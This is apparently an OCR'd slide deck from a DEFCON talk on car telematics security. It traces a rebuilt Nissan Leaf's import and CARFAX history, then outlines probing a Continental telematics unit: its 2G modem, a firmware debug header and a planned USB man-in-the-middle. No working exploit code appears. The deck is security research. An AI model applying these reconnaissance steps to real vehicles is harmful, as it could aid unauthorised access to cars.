		ARRIVAL DATE	03/25/2016
		WEIGHT	1493.00
		PRICE	26777.20
Cargo Description		DECLARATION NO.	[redacted]
VEHICLE 1.MOTORNYY FOR PASSENGER TRANSPORT ON PUBLIC ROADS: PASSENGER CARS MODEL NISSAN LEAF, BODY ISSUE [redacted], TYPE MOTOR ЕД " View more		CURRENCY RATIO	26.25
		CURRENCY NAME	840

The web vuln

Who owns this car? What can CARFAX tell us?

10/8/15	Washington Motor Vehicle Dept. Bellevue, WA	Title issued or updated First owner reported Titled or registered as personal lease vehicle
10/20/15	Washington Damage Report	Accident reported Vehicle involved in a rear-end collision with another motor vehicle Damage to front Vehicle towed Airbags did not deploy
10/20/15 748 mi.	Damage Report Washington	**TOTAL LOSS VEHICLE** Vehicle declared a total loss by an insurance company Collision damage reported

The web vuln

Who owns this car? What can CARFAX tell us?

12/16/15	Washington Motor Vehicle Dept.	Vehicle purchase reported
1/26/16	Washington Motor Vehicle Dept. Bellevue, WA Title #1528	**TOTAL LOSS VEHICLE** New owner reported **REBUILT TITLE ISSUED** Titled or registered as lease vehicle
2/9/16	Vehicle Exporter	Vehicle exported from Newark, NJ and imported to Gdansk, Poland


The web vuln

Who owns this car? What can CARFAX tell us?

The web vuln

Why is this happening?

- Owner replacing the SIM card in their car.
- The Jasper network.



cisco Jasper

DEFCON

Intermission

Continental

Telematics

Telematics

- Continental made Telematics Control Unit (TCU)
- Used as the conduit for the car to connect to the backend.
- Older model , buy it on eBay for cheap.

Telematics

- Uses a cellular 2G modem

Telematics


- Uses a cellular 2G modem
- Yes

Telematics

- Uses a cellular 2G modem
- Yes
- 2G

Telematics


Connected to the rest of the car like this



Telematics

Gathering Intel from the board

- Exploring the TCU - TOP




USB footprint

Telematics


Gathering Intel from the board

- Exploring the TCU - Bottom



Telematics

Exploring the TCU



Telematics

Gathering Intel from the board

- Freescale chip debug header, lets get firmware

Telematics

Gathering Intel from the board

- Its USB right? lets mitm it!

Before:

After:

Telematics


Gathering Intel from the board

- Its USB right? lets mitm it!

Telematics

Gathering Intel from the board

